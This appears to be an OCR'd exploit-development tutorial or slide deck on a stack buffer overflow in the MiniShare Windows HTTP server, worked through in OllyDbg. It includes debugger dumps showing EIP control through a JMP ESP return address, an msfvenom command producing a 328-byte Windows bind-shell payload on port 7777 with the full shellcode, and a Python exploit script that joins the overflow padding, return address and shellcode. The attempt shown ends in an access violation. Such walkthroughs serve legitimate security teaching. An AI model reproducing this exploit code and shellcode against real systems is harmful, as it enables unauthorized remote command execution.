
```
01343908  43434343
0134390C  43434343
01343910  43434343
01343914  43434343
01343918  43434343
0134391C  43434343
01343920  43434343
01343924  43434343
01343928  43434343
0134392C  43434343
01343930  43434343
01343934  43434343
01343938  43434343
0134393C  43434343
01343940  43434343
01343944  43434343
01343948  43434343
0134394C  43434343
```

Breakpoint at USER32.77D5AF0A

Paused

To direct input to this virtual machine, press Ctrl+G.

Execute the next instruction *F7*




```
01343908  43   INC EBX
01343909  43   INC EBX
0134390A  43   INC EBX
0134390B  43   INC EBX
0134390C  43   INC EBX
0134390D  43   INC EBX
0134390E  43   INC EBX
0134390F  43   INC EBX
01343910  43   INC EBX
01343911  43   INC EBX
01343912  43   INC EBX
01343913  43   INC EBX
01343914  43   INC EBX
01343915  43   INC EBX
01343916  43   INC EBX
01343917  43   INC EBX
EBX=41414141
```

```
Registers (FPU)
EAX 00000000
ECX 77C0EF3B msvcrt.77C0EF3B
EDX 00EB4CC0
EBX 41414141
ESP 01343908 ASCII "CCCCCCCCCCC
EBP 0134BB90
ESI 00000001
EDI 01345B68

EIP 01343908

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (000
```

```
Address   Hex dump                 ASCII
01343900  41 41 41 41 0A AF D5 77  AAAA.»'w
01343908  43 43 43 43 43 43 43 43  CCCCCCCC
01343910  43 43 43 43 43 43 43 43  CCCCCCCC
01343918  43 43 43 43 43 43 43 43  CCCCCCCC
01343920  43 43 43 43 43 43 43 43  CCCCCCCC
01343928  43 43 43 43 43 43 43 43  CCCCCCCC
01343930  43 43 43 43 43 43 43 43  CCCCCCCC
01343938  43 43 43 43 43 43 43 43  CCCCCCCC
01343940  43 43 43 43 43 43 43 43  CCCCCCCC
01343948  43 43 43 43 43 43 43 43  CCCCCCCC
01343950  43 43 43 43 43 43 43 43  CCCCCCCC
01343958  43 43 43 43 43 43 43 43  CCCCCCCC
01343960  43 43 43 43 43 43 43 43  CCCCCCCC
01343968  43 43 43 43 43 43 43 43  CCCCCCCC
01343970  43 43 43 43 43 43 43 43  CCCCCCCC
01343978  43 43 43 43 43 43 43 43  CCCCCCCC
01343980  43 43 43 43 43 43 43 43  CCCCCCCC
```

```
01343908  43434343
0134390C  43434343
01343910  43434343
01343914  43434343
01343918  43434343
0134391C  43434343
01343920  43434343
01343924  43434343
01343928  43434343
0134392C  43434343
01343930  43434343
01343934  43434343
01343938  43434343
0134393C  43434343
01343940  43434343
01343944  43434343
01343948  43434343
0134394C  43434343
```

Create our shellcode



```
root@kali:~/Desktop/minishare# msfvenom -p windows/shell_bind_tcp LPORT=7777 -f python
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 328 bytes
buf =  ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
buf += "\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
buf += "\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
buf += "\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40\x50\x68"
buf += "\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x1e\x61\x89"
buf += "\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57"
buf += "\x68\xb7\xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1"
buf += "\xff\xd5\x57\x97\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63"
buf += "\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59"
buf += "\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24"
buf += "\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56"
buf += "\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e"
buf += "\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0"
buf += "\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
buf += "\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00"
buf += "\x53\xff\xd5"
root@kali:~/Desktop/minishare# 
```


/usr/share/metasploit-framework/
./msfpayload windows/shell_bind_tcp C

Shellcode has 328 bytes → OK

Bindshell on port 7777


```
#########################################################################
#msfvenom -p windows/shell_bind_tcp LPORT=7777 -f python
#No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
#No Arch selected, selecting Arch: x86 from the payload
#No encoder or badchars specified, outputting raw payload
#Payload size: 328 bytes
#########################################################################
```

Place shellcode in our exploit script



```
port = int(sys.argv[2])

print "[+] Preparing evil string..."
sleep(1)
#buf = "\x41" * 2000
buf = "\x41"*1787 + "\x0a\xaf\xd5\x77"

buf = buf + ("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")


print buf
```

Execute our exploit → ☹


OllyDbg - minishare.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
CPU - thread 0000042C
Paused

Access violation when executing [9C344390] -

```
Registers (FPU)
EAX 00000000
ECX 77C0EF3B msvcrt.77C0EF3B
EDX 00EB4CB0
EBX 41414141
ESP 01343904
EBP 0134BB90
ESI 00000001
EDI 01345B68

EIP 9C344390

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 3.2720274908346246830e-4932
ST1 empty -UNORM EB88 0024EDC0 00000000
ST2 empty 0.0378911831153532350e-4933
ST3 empty +UNORM 0570 7C91EE18 0114FFA4
ST4 empty 0.1652694500462100000e-4933
ST5 empty -UNORM FC64 00000000 FFFFFFF3
ST6 empty -UNORM FED8 0114F7F4 00EB0000
ST7 empty -??? FFFF 7C92B690 7C91EE18
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address  Hex dump                 ASCII
00961000 00 00 00 00 09 DE 55 41  ......ïUA
00961008 00 00 00 00 00 00 05 00  ......♣.
00961010 02 00 00 00 38 00 00 80  ☻...8..Ç
00961018 03 00 00 00 28 02 00 80  ♥...(☻.Ç
00961020 05 00 00 00 88 03 00 80  ♣...ê♥.Ç
00961028 06 00 00 00 88 04 00 80  ♠...ê♦.Ç
00961030 0E 00 00 00 58 05 00 80  ♫...X♣.Ç
00961038 00 00 00 00 09 DE 55 41  ......ïUA
00961040 00 00 00 00 00 00 0A 00  ........
00961048 61 1E 00 00 98 00 00 80  a▲..ÿ..Ç
00961050 62 1E 00 00 C0 00 00 80  b▲..└..Ç
00961058 63 1E 00 00 E8 00 00 80  c▲..Þ..Ç
00961060 64 1E 00 00 10 01 00 80  d▲..►☺.Ç
00961068 65 1E 00 00 38 01 00 80  e▲..8☺.Ç
00961070 66 1E 00 00 60 01 00 80  f▲..`☺.Ç
00961078 6C 1E 00 00 88 01 00 80  l▲..ê☺.Ç
00961080 6D 1E 00 00 B0 01 00 80  m▲..░☺.Ç
00961088 6E 1E 00 00 D8 01 00 80  n▲..Ï☺.Ç
00961090 70 1E 00 00 00 02 00 80  p▲...☻.Ç
00961098 00 00 00 00 09 DE 55 41  ......ïUA
009610A0 00 00 00 00 00 00 01 00  ......☺.
009610A8 00 00 00 00 B0 00 00 00  ....░...
009610B0 58 F6 54 00 0E 05 00 00  X÷T.♫♣..
009610B8 00 00 00 00 00 00 00 00  ........
009610C0 00 00 00 00 09 DE 55 41  ......ïUA
[illegible] 00 00 00 00 00 00 01 00  ......☺.
009610D0 00 00 00 00 D8 00 00 00  ....Ï...
009610D8 68 FB 54 00 22 05 00 00  h¹T."♣..
```

```
01343904 0134390E RETURN to 0134390E from 9C344390
01343908 0A82E8FC
0134390C 01349B00
01343910 00002000
01343914 00000000
01343918 00000000
0134391C 00000000
01343920 00000000
01343924 00000000
01343928 00000000
0134392C 00000000
01343930 00000000
01343934 00000000
01343938 00000000
0134393C 00000000
01343940 00000000
01343944 00000000
01343948 00000000
0134394C 00000000
01343950 00000000
01343954 00000000
01343958 00000000
0134395C 00000000
01343960 00000000
01343964 00000904
01343968 00000000
0134396C 00000000
01343970 00000000
01343974 00000000
01343978 00000000
```

Access violation when executing [9C344390] - use Shift+F7/F8/F9 to pass exception to program

